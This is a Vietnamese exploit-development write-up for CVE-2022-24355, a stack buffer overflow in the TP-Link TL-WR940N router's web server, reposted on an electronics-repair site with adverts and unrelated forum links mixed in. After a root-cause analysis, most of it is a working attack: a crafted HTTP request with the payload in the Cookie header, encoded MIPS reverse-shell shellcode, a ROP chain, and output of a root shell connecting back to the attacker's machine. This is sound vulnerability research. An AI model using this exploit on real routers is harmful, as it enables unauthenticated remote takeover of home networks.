

Về lỗi

CVE-2022-24355 cho phép những kẻ tấn công liên kế mạng thực thi mã tùy ý trên các cài đặt bị ảnh hưởng của bộ định tuyến TP-Link TL-WR940N. Không cần xác thực để khai thác lỗ hổng này. Lỗ hổng cụ thể tồn tại trong quá trình phân tích cú pháp của phần mở rộng tên tệp. Vấn đề là do thiếu xác thực độ dài của dữ liệu do người dùng cung cấp trước khi sao chép nó vào bộ đệm dựa trên ngăn xếp có độ dài cố định. Kẻ tấn công có thể tận dụng lỗ hổng này để thực thi mã trong bối cảnh root. (www.zerodayinitiative.com)

Sau khi đọc mô tả, mình nghĩ rằng lỗi giống như lỗi tràn bộ đệm phổ biến được kích hoạt bằng cách gửi yêu cầu cho tệp có phần mở rộng tệp rất dài (ví dụ: index.aaaa aaaa). Tuy nhiên, trường hợp này lại khác.

Tạo lại lỗi

Từ hàm init có tên **httpd ()** , để chương trình gọi **hàm httpRpmFs ()** , url yêu cầu phải chứa `"/fs/"` hoặc `"/loginFs/"`.

```
httpRpmConfAdd(2, "/fs/", httpRpmFs);
httpFsConfAdd("/fs/", "/rc_filesys/doc/");
httpAliasConfAdd("/login/*", dword_595194);
httpCtrlConfAdd("/loginFs/*", "*", "*");
httpRpmConfAdd(2, "/loginFs/", httpRpmFs);
httpFsConfAdd("/loginFs/", "/rc_filesys/doc/");
httpAliasConfAdd("/incoming/*", "/incoming/*");
httpCtrlConfAdd("/incoming/*", "admin", "Everywhere");
httpFileSetDefaultFs(1);
httpUploadConfAdd("/incoming/", "/rc_filesys/");
return httpServerStart();
```

Hơn nữa, ip giới thiệu trong yêu cầu phải bằng ip máy chủ để vượt qua kiểm tra bảo mật trong **hàm httpDispatcher ()** .

```
v22 = isUnCheckRefererUrl(*(_DWORD *)(a1 + 20), v16);
v23 = v10;
if ( !v22 )
{
    v24 = isHostEqRefererHost(a1);
    v23 = v10;
    if ( !v24 )
    {
        if ( HttpIsAccessFromLAN(a1) )
            return ((int (__fastcall *)(int))HttpDenyPage)(a1);
        DefaultRemoteWebCtrlLogin = getDefaultRemoteWebCtrlLogin();
        v23 = v10;
        if ( DefaultRemoteWebCtrlLogin )
            return ((int (__fastcall *)(int))HttpDenyPage)(a1);
    }
}
```

LinhKienThaoMay.Com
Zalo: 0389937723

Bây giờ, về chức năng để bị tấn công, **httpRpmFs ()** được sử dụng để đọc và phản hồi nội dung của tệp được yêu cầu nếu nó tồn tại trong thư mục / tmp / hoặc / web /.

```
if ( *(_WORD *)(a1 + 48) != 200 )
    return -1;
v2 = (const char *)httpBufferGet(); // v2 = con trỏ đến vùng nhớ lưu http header
                                     // (vị trí chính xác là dấu "." trước file extension)

if ( !httpServerUncompress )
    httpMimeContentEncodingGet(a1, 0);
strcpy(v2, "/tmp/");
v3 = httpRpmDataGet(a1); // lấy đường dẫn url (bỏ qua /fs/ và /loginFs/)
strcat(v2, v3); // tạo đường dẫn /tmp/ + /đường dẫn file từ url/
v4 = strstr(v2, "..") != 0; // filter ".." tránh path traversal
result = -1;
if ( !v4 )
{
    v6 = open(v2, 0); // thử mở file (check file có tồn tại không)
    if ( v6 < 0 )
    {
        strcpy(v2, "/web/"); // tạo đường dẫn /web/ + /đường dẫn file từ url/
        v7 = httpRpmDataGet(a1);
        strcat(v2, v7);
        v4 = strstr(v2, "..") != 0;
        result = -1;
        if ( v4 )
            return result;
        v6 = open(v2, 0);
        if ( v6 < 0 )
        {
            printf("open %s error!\r\n", v2);
            perror("reason:");
            return -1;
        }
    }
}
```

LinhKienThaoMay.Com
Zalo: 0389937723


Lúc đầu, mình nghĩ rằng lỗ hổng là **strcat (v2, v3)** nhưng, cả **v2** và **v3** đều được phân bổ-ed và chỉ được sử dụng trên heap. Vì vậy, mình đã cố gắng so sánh **httpRpmFs ()** này với

httpRpmFs () đã cố định. Chúng hầu hết giống nhau, ngoại trừ có một kiểm tra bảo mật mới nếu bạn muốn đọc tệp trong thư mục / tmp /.

```
if ( *(_WORD *) (a1 + 48) != 200 )
    return -1;
v2 = (const char *) httpBufferGet();
if ( !httpServerUncompress )
    httpMimeContentEncodingGet(a1, 0);
strcpy(v2, "/tmp/");
v3 = httpRpmDataGet(a1);
strcat(v2, v3);
v4 = strstr(v2, "..") != 0;
result = -1;
if ( !v4 )
{
    v6 = open(v2, 0);
    if ( v6 < 0 )
    {
        strcpy(v2, "/web/");
        v7 = httpRpmDataGet(a1);
        strcat(v2, v7);
        v4 = strstr(v2, "..") != 0;
        result = -1;
        if ( v4 )
            return result;
        v6 = open(v2, 0);
        if ( v6 < 0 )
        {
            printf("open %s error!\r\n", v2);
            perror("reason:");
            return -1;
        }
    }
}
if ( (!HIBYTE(session_client) || dword_617014 != 2 || isSessionExpiredTime() || !isSessionClient(a1))
    && strstr(v2, "/tmp/") )
{
    v8 = &off_5E07E8;
    while ( !strstr(v2, *v8) )
    {
        v4 = v8++ != &off_5E07FC;
        if ( !v4 )
        {
            printf("Unauthorized access to /tmp/ is not allowed");
```

LinhKienThaoMay.Com
Zalo: 0389937723

Từ manh mối đó, mình đã thực hiện một số yêu cầu đọc mọi tệp trong / tmp / và cuối cùng, nó đã bị lỗi khi mình cố đọc một tệp có tên là **passwd** . Nhìn vào trình gỡ lỗi, một phần của yêu cầu đã được viết trong ngăn xếp và gây ra tràn.



Hãy quay lại với đoạn mã và tìm hiểu xem điều này có thể xảy ra như thế nào. Tại **hàm httpRpmFs ()** , sau khi đọc tệp tin thành công, chương trình sẽ đưa ra phản hồi chứa nội dung của tệp tin đó.

Hàm **sub_5299E0 ()** được gọi để phát hiện Loại-Nội dung của phản hồi phù hợp với phần mở rộng tệp. Đây là nơi bắt đầu tràn

```
v2 = (unsigned __int8 *) (file_path + strlen(file_path));
do
    v3 = *v2--;
while ( v3 != '.' );
v4 = v2 + 1;
for ( i = 0; i < strlen(v4 + 1); ++i )
{
    v6 = toupper(v4[i + 1]);
    file_extension = (char *)&v11 + i;
    *file_extension = v6;
}
```

LinhKienThaoMay.Com
Zalo: 0389937723

Hàm **sub_5299E0 ()** tìm phần mở rộng tên tệp bằng cách tạo một con trỏ trỏ đến cuối đường dẫn tệp. Sau đó, điểm sẽ được di chuyển về phía sau cho đến khi nó gặp '.' tính cách. Cuối cùng, **sub_5299E0 ()** sẽ sao chép tất cả các ký tự sau dấu '.' từng ký tự một cho đến khi nó gặp byte null. Ký tự đã sao chép sẽ được đổi thành khóa trên và được lưu vào ngăn xếp. Trong trường hợp của mình, mật khẩu không có phần mở rộng tệp, con trỏ đã được di chuyển về phía sau, chuyển đường dẫn tệp, đến vùng tiêu đề yêu cầu đã lưu và chỉ dừng lại khi nó gặp phần cuối cùng '.' trong địa chỉ ip của phần Người giới thiệu. Kết quả là,

mọi thứ sau khi nó được sao chép để xếp chồng và ghi đè lên các giá trị thanh ghi đã lưu. Sau **sub_5299E0 ()** kết thúc, các giá trị này được bật trở lại thanh ghi và gây ra sự cố chương trình.

```
LOAD:00529B04 loc_529B04:                                # CODE XREF: sub_5299E0+28↑j
LOAD:00529B04                                           # sub_5299E0+DC↑j ...
LOAD:00529B04      lw      $ra, 0x24+var_s10($sp)
LOAD:00529B08      lw      $s3, 0x24+var_sC($sp)
LOAD:00529B0C      lw      $s2, 0x24+var_s8($sp)
LOAD:00529B10      lw      $s1, 0x24+var_s4($sp)
LOAD:00529B14      lw      $s0, 0x24+var_s0($sp)
LOAD:00529B18      jr      $ra
LOAD:00529B1C      addiu   $sp, 0x38
LOAD:00529B1C      # End of function sub_5299E0
```

LinhKienThaoMay.Com
Zalo: 0389937723

Viết một khai thác

mình không có bộ định tuyến thực, vì vậy mình sử dụng bộ công cụ-phân tích-phần sụn để mô phỏng phần sụn. Sau khi nghiên cứu một chút, mình thấy rằng ASLR của bộ định tuyến bị tắt theo mặc định, vì vậy mình cũng tắt ASLR trên trình mô phỏng của mình. Vì chương trình không có bảo vệ, mình sẽ sử dụng lỗi tràn để lưu trữ mã shellcode vào ngăn xếp và chạy nó.

```
[*] '/home/exluck/Desktop/firmware-analysis-toolkit/firmadyne/images/httpd
Arch:      mips-32-big
RELRO:     No RELRO
Stack:     No canary found
NX:        NX disabled
PIE:       No PIE (0x400000)
RWX:       Has RWX segments
```

LinhKienThaoMay.Com
Zalo: 0389937723

Từ gỡ lỗi ở trên, mình đã tạo một tải trả tiền được lưu trữ trong phần cookie của yêu cầu. Trọng tải chứa bộ đệm 16 byte, một con trỏ ngăn xếp tới shellcode và shellcode.

```
stack = "\x7c\x9f\xfa\x90"

request = "GET /loginFs/passwd HTTP/1.1\r\n"
request += "Host: 192.168.1.1\r\n"
request += "User-Agent: Mozilla/5.0 (X11; Ubuntu; Linux x86_64; rv:54.0) Gecko/20100101 Firefox/54.0\r\n"
request += "Accept: application/json, text/javascript, */*; q=0.01\r\n"
request += "Accept-Language: en-US,en;q=0.5\r\n"
request += "Accept-Encoding: gzip, deflate\r\n"
request += "Connection: close\r\n"
request += "Referer: http://192.168.1.1/\r\n"
request += "Cookie: " + "\x90"*16 + stack + shellcode + "\r\n"
request += "Upgrade-Insecure-Requests: 1\r\n"
request += "\r\n"
```

LinhKienThaoMay.Com
Zalo: 0389937723

Mọi thứ trông ok và mình nghĩ điều này sẽ dễ dàng, nhưng yêu cầu chỉ làm cho chương trình bị sập mà không có các trình bao hoặc kết nối trở lại nào. mình đã quay lại gỡ lỗi và phát hiện ra vấn đề là hàm **toupper ()**. Shellcode chứa một số byte trong phạm vi từ 0x61 đến 0x7a ('a' thành 'z' trong ascii). Các byte này sẽ bị thay đổi khi đi qua hàm **toupper ()** (trừ 0x20) khiến mã shell không hoạt động.

```
>>> print hexdump(shellcode)
00000000 24 0f ff fa 01 e0 78 27 21 e4 ff fd 21 e5 ff fd $... ..x' !... !...
00000010 28 06 ff ff 24 02 10 57 01 01 01 0c af a2 ff ff (... $..W .....
00000020 8f a4 ff ff 34 0f ff fd 01 e0 78 27 af af ff e0 ... 4... ..x' ...
00000030 3c 0e 7a 69 35 ce 7a 69 af ae ff e4 3c 0e c0 a8 <..zl $..zl <...
00000040 35 ce 01 02 af ae ff e6 27 a5 ff e2 24 0c ff ef 5... ..'... $...
00000050 01 80 30 27 24 02 10 4a 01 01 01 0c 24 0f ff fd ..0' $..J ... $...
00000060 01 e0 28 27 8f a4 ff ff 24 02 0f df 01 01 01 0c ..('... $...
00000070 24 a5 ff ff 24 01 ff ff 14 a1 ff fb 28 06 ff ff $... $... ..(..
00000080 3c 0f 2f 2f 35 ef 62 69 af af ff ec 3c 0e 6e 2f <../ $..bl <..n/
00000090 35 ce 73 68 af ae ff f0 af a0 ff f4 27 a4 ff ec $... $...
000000a0 af a4 ff f8 af a0 ff fc 27 a5 ff f8 24 02 0f ab $... $...
000000b0 01 01 01 0c .....
```

Vì vậy, mình đã tìm thấy một giải pháp để bỏ qua **toupper ()** là mã hóa shellcode trước khi gửi đến bộ định tuyến. May mắn thay, lib pwntool có chức năng XORencode cho trường hợp này. Tuy nhiên, sau khi mã hóa, mã shell vẫn có một byte 0x70.

```
>>> avoid = '\x00\x0a' + 'abcdefghijklmnopqrstuvwxyz'
>>> encode = pwnlib.encoders.mips.xor.encode(shellcode, avoid)
>>> print hexdump(encode)
00000000 24 0e ff d1 01 c0 70 27 24 0b ff a3 01 ce 40 26 $... ..p' $... ..@&
00000010 21 08 ff ff 05 10 ff ff 28 08 82 82 23 fd ff e2 !... ..( #...
00000020 01 60 58 27 03 eb c8 21 28 17 82 82 8f 31 ff fc ..'X' ..! (... #1..
00000030 24 0c ff fb 01 80 60 27 21 8f ff fd 8f 28 ff fc $... ..' !... ..(..
00000040 02 ef b8 21 01 11 18 26 02 ee f0 2b af 23 ff fc ...! ...& ...+ ..#..
00000050 14 1e ff fa 03 2c c8 21 21 86 ff fd af a6 ff f8 ... ..! !... ..$...
00000060 01 ce 28 26 af a5 ff fc 27 a4 ff f8 24 02 10 46 ..(& ...'... $..F
00000070 01 4a 54 0c 02 03 20 14 26 0c df ee 03 e3 58 33 ..JT... &... ..X3
00000080 23 e7 df e9 23 e6 df e9 2a 05 df eb 26 01 30 43 #... #... *... &..0C
00000090 03 02 21 18 ad a1 df eb 8d a7 df eb 36 0c df e9 ..!... ..6...
000000a0 03 e3 58 33 ad ac df f4 3e 0d 5a 7d 37 cd 5a 7d ..X3 ...>..Z} 7..Z}
000000b0 ad ad df f0 3e 0d e0 bc 37 cd 21 16 ad ad df f2 ... >... 7..!...
000000c0 25 a6 df f6 26 0f df fb 03 83 10 33 26 01 30 5e %... &... ..3 &..0^
000000d0 03 02 21 18 26 0c df e9 03 e3 08 33 8d a7 df eb ..!... &... ..3 ...
000000e0 26 01 2f cb 03 02 21 18 26 a6 df eb 26 02 df eb &/... ..!... &...
000000f0 16 a2 df ef 2a 05 df eb 3e 0c 0f 3b 37 ec 42 7d ... *... >...; 7..B}
00000100 ad ac df f8 3e 0d 4e 3b 37 cd 53 7c ad ad df e4 ... >..N: 7..S| ...
00000110 ad a3 df e0 25 a7 df f8 ad a7 df ec ad a3 df e8 $... $...
00000120 25 a6 df ec 26 01 2f bf 03 02 21 18 %... &/... ..!..|
```

mình đã cố gắng tháo rời 0x01c07027 và thấy hướng dẫn “ **nor \$ t6, \$ t6, \$ zero** ”. Để chấm dứt byte hư, mình đã thay đổi mã shell được mã hóa một chút. Vì thanh ghi \$ t1 có cùng mục đích với \$ t6 và nó không được sử dụng trong cả shellcode và encode, mình đã thay thế thanh ghi \$ t6 bằng \$ t1 và byte hư đã biến mất.

```
>>> print disasm(encode)
0: 240effd1 ll t6, -47
4: 01c07027 nor t6, t6, zero
8: 240bffa3 ll t3, -93
c: 01ce4026 xor t0, t6, t6
10: 2108ffff addl t0, t0, -1
14: 0510ffff bltzal t0, 0x14
18: 28088282 slti t0, zero, -32126
1c: 23fdffe2 addl sp, ra, -30
20: 01605827 nor t3, t3, zero
24: 03ebc821 addu t9, ra, t3
28: 28178282 slti s7, zero, -32126
2c: 8f31fffc lw s1, -(t9)
30: 240cffff ll t4, -5
34: 01806027 nor t4, t4, zero
38: 218ffffd addl t7, t4, -3
3c: 8f28fffc lw t0, -(t9)
40: 02efb821 addu s7, s7, t7
44: 01111826 xor v1, t0, s1
48: 02ef902b sltu s8, s7, t6
4c: af23fffc sw v1, -(t9)
50: 141efffa bne zero, s8, 0x3c
54: 032cc821 addu t9, t9, t4
58: 2186ffff addl a2, t4, -3
5c: afa0ffff sw a2, -8(sp)
60: 01ce2826 xor a1, t6, t6

>>> print disasm(shellcode)
0: 2409ffd1 ll t1, -47
4: 01204827 nor t1, t1, zero
8: 240bffa3 ll t3, -93
c: 01294026 xor t0, t1, t1
10: 2108ffff addl t0, t0, -1
14: 0510ffff bltzal t0, 0x14
18: 28088282 slti t0, zero, -32126
1c: 23fdffe2 addl sp, ra, -30
20: 01605827 nor t3, t3, zero
24: 03ebc821 addu t9, ra, t3
28: 28178282 slti s7, zero, -32126
2c: 8f31fffc lw s1, -(t9)
30: 240cffff ll t4, -5
34: 01806027 nor t4, t4, zero
38: 218ffffd addl t7, t4, -3
3c: 8f28fffc lw t0, -(t9)
40: 02efb821 addu s7, s7, t7
44: 01111826 xor v1, t0, s1
48: 02ef902b sltu s8, s7, t1
4c: af23fffc sw v1, -(t9)
50: 141efffa bne zero, s8, 0x3c
54: 032cc821 addu t9, t9, t4
58: 2186ffff addl a2, t4, -3
5c: afa0ffff sw a2, -8(sp)
60: 01292826 xor a1, t1, t1
```

Hơn nữa, mình đã biết rằng một bộ định tuyến MIPS có đồng tiền đệm bộ nhớ cache để tăng tốc độ truy cập bộ nhớ bằng cách thực hiện đọc và ghi vào bộ nhớ chính một cách không đồng bộ. Sau khi tràn bộ đệm ngăn ghi đè lên địa chỉ trả về được lưu trữ bằng địa chỉ shellcode, bộ xử lý đã hướng việc thực thi đến đúng vị trí vì địa chỉ trả về là dữ liệu. Tuy nhiên, nó thực thi các lệnh cũ vẫn chiếm bộ nhớ cache của lệnh, chứ không phải các lệnh đã

được ghi gần đây vào bộ đệm dữ liệu. Để làm cho shellcode hoạt động, mình phải xóa bộ đệm dữ liệu và lệnh bằng cách gọi hàm **sleep ()** . mình đã mượn ROPchain từ mã khai thác cũ (www.exploit-db.com/exploits/46678) và sửa đổi một chút để phù hợp với trường hợp của mình.

```
libcBase= 0x2adab000
sleep = libcBase + 0x53CA0
gadget1 = libcBase + 0x00055c60 # addiu $a0, $zero, 1; move $t9, $s1; jalr $t9;
gadget2 = libcBase + 0x00024ecc # lw $ra, 0x2c($sp); lw $s1, 0x28($sp); lw $s0, 0x24($sp); jr $ra;
gadget3 = libcBase + 0x0001e20c # move $t9, $s1; lw $ra, 0x24($sp); lw $s2, 0x20($sp); lw $s1, 0x1c($sp); lw $s0, 0x18($sp); jr $t9
gadget4 = libcBase + 0x000195f4 # addiu $s0, $sp, 0x24; move $a0, $s0; move $t9, $s1; jalr $t9;
gadget5 = libcBase + 0x000154d8 # move $t9, $s0; jalr $t9;

s0 = "BBBB"
s1 = gadget2
payload = s0
payload += struct.pack('>I', s1)
payload += "\x90"*8
payload += struct.pack('>I', gadget1) #Overwrite RA address
#New stack for gadget 2 starts
payload += "E" * 20 # adjust stack
payload += "FFFF" #gadget3 -> lw $s0, 0x18($sp) => 24 bytes
payload += "GGGG" #gadget3 -> lw $s1, 0x1c($sp) => 28 bytes
payload += "HHHH" #gadget3 -> lw $s2, 0x20($sp) => 32 bytes
payload += "AAAA"
payload += "CCCC"
payload += struct.pack('>I', sleep) #gadget2 -> lw $s1, 0x28($sp) => 40 bytes
payload += struct.pack('>I', gadget3) #gadget2 -> lw $ra, 0x2c($sp) => 44 bytes
#New stack for gadget 3 starts
payload += "G" * 24
payload += "A" * 4 #lw $s0, 0x18($sp); sp + 24 bytes = s0
payload += struct.pack('>I', gadget5) #lw $s1, 0x1c($sp); sp + 28 bytes = s1 <= load gadget 5 addr
payload += "C" * 4 #lw $s2, 0x20($sp); sp + 32 bytes = s2
payload += struct.pack('>I', gadget4) #lw $ra, 0x24($sp); sp + 36 bytes = ra <= load gadget 4 addr
#New stack for gadget 4 starts
payload += "\x90" * 36
payload += shellcode #addiu $s0, $sp, 0x24; sp + 36 bytes = s0
```

LinhKienThaoMay.Com
Zalo: 0389937723

Yêu cầu cũng cần chỉnh sửa để phù hợp với tải trọng mới.

```
request = "GET /loginFs/passwd HTTP/1.1\r\n"
request += "Host: 192.168.1.1\r\n"
request += "User-Agent: Mozilla/5.0 (X11; Ubuntu; Linux x86_64; rv:54.0) Gecko/20100101 Firefox/54.0\r\n"
request += "Accept: application/json, text/javascript, */*; q=0.01\r\n"
request += "Accept-Language: en-US,en;q=0.5\r\n"
request += "Accept-Encoding: gzip, deflate\r\n"
request += "Connection: close\r\n"
request += "Referer: http://192.168.1.1/\r\n"
request += "Cookie: " + payload + "\r\n"
request += "Upgrade-Insecure-Requests: 1\r\n"
request += "\r\n"
```

LinhKienThaoMay.Com
Zalo: 0389937723

TRUNG TÂM SỬA CHỮA ĐIỆN TỬ QUẢNG BÌNH

MR. XÔ - 0901.679.359 - 80 Võ Thị Sáu, Phường Quảng Thuận, tx Ba Đồn, tỉnh Quảng Bình

GIÁ RẺ

NHANH CHÓNG

LINH KIỆN CHÍNH HÃNG



TRUNG TÂM SỬA CHỮA ĐIỆN TỬ XÔ NGUYỄN

- Dịch vụ sửa chữa điện tử tại nhà
- Cung cấp linh kiện điện tử
- Tư vấn lắp đặt nhà thông minh

Đc: Quảng Thuận, tx Ba Đồn,
tỉnh Quảng Bình - 0901.679.359

Cuối cùng, quá trình khai thác đã hoàn tất và sẵn sàng chạy.

```
exluck@ubuntu:~/Desktop$ python exp.py
[+] Trying to bind to 192.168.1.2 on port 31337: Done
[+] Waiting for connections on 192.168.1.2:31337: Got connection from 192.168.1.1 on port 45645
[*] Switching to interactive mode
$ ls -la
drwxr-xr-x  5 0      0      0 Mar 23 06:34 .
drwxr-xr-x 17 0      0      0 Mar 22 2022 ..
drwxr-xr-x  2 0      0      0 Mar 23 2022 3G
-rw-r--r--  1 0      0      0 Mar 23 06:36 art-dragonfly.ko
-----  1 0      0      0 Mar 23 2022 dec-model.conf
drwxr-xr-x  2 0      0      0 Mar 23 06:34 dropbear
-rw-r--r--  1 0      0      0 Mar 23 06:34 httpd_ready
-rw-r--r--  1 0      0      0 Mar 23 06:34 passwd
prw-r--r--  1 0      0      0 Mar 23 06:34 pipe_mud80
-rw-r--r--  1 0      0      0 Mar 23 06:34 server.crt
-rw-r--r--  1 0      0      0 Mar 23 06:34 server.key
-rw-r--r--  1 0      0      0 Mar 23 06:34 server_dh_data.txt
-rw-r--r--  1 0      0      0 Mar 23 06:34 server_key_password.txt
drwxr-xr-x  2 0      0      0 Mar 23 2022 wr841n
```

Tác giả: Thanhnc41

Các bài viết tương tự:

- [âm ly jangua - con âm ly của em lâu ko nghe giờ bỏ ra hát thì vặn to volume master hoặc vặn to volume mic vặn cả núm Hi của mic và mater thì sôi to rít nhưng ko hú,,,,sôi lắm rít lắm,,muốn hát mà ko dc hát,,](#)
- [âm ly trung quốc 4 sò - mọi người ơi cứu cháu với, con âm ly này đợt trước khách đem tới cháy biến thế, cháu đã thay biến thế đc 1 thang giờ khách đem tới lại cháy biến thế ko biết nguyên nhân là j vậy mọi người](#)
- [Cà Fê Đêm - Ai đi Cà Fê đêm không?](#)
- [cân giúp đỡ âm ly 8 sò 2 ngày vẫn chưa tìm ra bệnh_áp đối xứng +-17vol qua 2 ỏn áp 7912 7812 cấp cho rơ le mạch music master mic,,+-52 cho công suất - ban đầu hỏng công suất chết câu chì,,thay thế và kiểm tra các điện áp chân b công suất =nhau 52 vol,các tầng khuyeh đại thúc, đệm, trở tụ tốt,\(bo nguồn ,ổn áp và công suất đi liên\),,,tháo đường 52 vol thì rơ le lại đóng cấp vào lại ko đóng ,bỏ 1 câu chì 1 về lại đóng\(về đã bị nổ câu chì lúc đầu\),,,kiểm tra ko thấy bị sao? 2 trở cân bằng về rơ le bảo vệ loa em đo 1 đường về 52vol còn 1 đường vài mili vol,,,ko hiểu là sao lại chênh lệch thế,,](#)
- [Dạy nghề, tuyển thợ tại Đông anh, hà nội - Điều hòa, máy giặt, lò vi sóng, nồi cơm, xe đạp điện,](#)
- [đầu kỹ thuật số call tech dvb usb,,,bắt dc 1 số kênh ko bắt dc kênh vtc1 đến vtc 11 - em dò ko dc em chọn mặc định nhà sản xuất,,giờ ko load dc kênh nữa,,,có cách nào khác ngoài chạy lại ram bằng cách mua bộ nạp lại chương trình ko các bác](#)
- [HDD SAMSUNG 160g - tự nhiên bị format toàn bộ HDD,giống như là 1 cai hdd mới mua vậy.](#)
- [lò vi sóng sharp Biển áp om - mấy bữa nay e chạy lũng sục mua Biển áp lò vi sóng mà ko kiểm dc](#)
- [Máy giặt deawoo 7.2 kg - Bấm power kêu ù ù. Van xả mở. Phao ko đc cấp điện .e đem thợ thay triac xả về .bấm chu hũ trình giặt bình thường nhưng lượt thứ 2 lại bị như cũ. Đem ra thợ lần 2 cũng thay triac xả rồi về vẫn vậy. Riết tiền sửa bằng tiền mua bo luôn. Huhu .nhờ các anh chỉ giáo để giải quyết 1 lần duy nhất ạ](#)
- [may giat sharp ES-S71 - ấn nút ON đã có điện áp cấp cho van cấp nước là 195V.ấn](#)

Tài liệu này được tải từ website: <http://linhkienthaomay.com>. Zalo hỗ trợ: 0389937723

start đo điện áp ra van cấp nước không thay đổi .mình nghĩ do hỏng máy con tranzitor có dung không. mà của máy con tranzitor là M1J43 thay bằng con gì được

11. samsung ml1640 - máy báo lỗi đèn đỏ , mình kiểm tra thì bị tràn bộ đếm và lỗi hộp quang . mình đã thay hộp quang và reset lại bộ đếm , máy đã in đc bình thường khoảng vài chục trang thì máy báo lỗi đèn vàng
12. toshiba 21 CZ5VX(K) - bị đứt cuộn dao động tròn tròn hình trụ e thay cuộn của samsung giống vậy máy chạy nhưng lái đứt e quấn lái thì hình nên đủ nhưng lại hơi co ở giữa khi vào nenu và lại có nần sóng ngang làm hình ảnh thành răng cưa và sò dòng rất nóng e thay thử tụ gốm dập mát nhưng vẫn k dc ạ cho e hỏi có phải sai dao động k ạ e đếm cuộn dao động của nó là 44v dây to và 1130v dây bé nếu thay thì máy nào thay dc ạ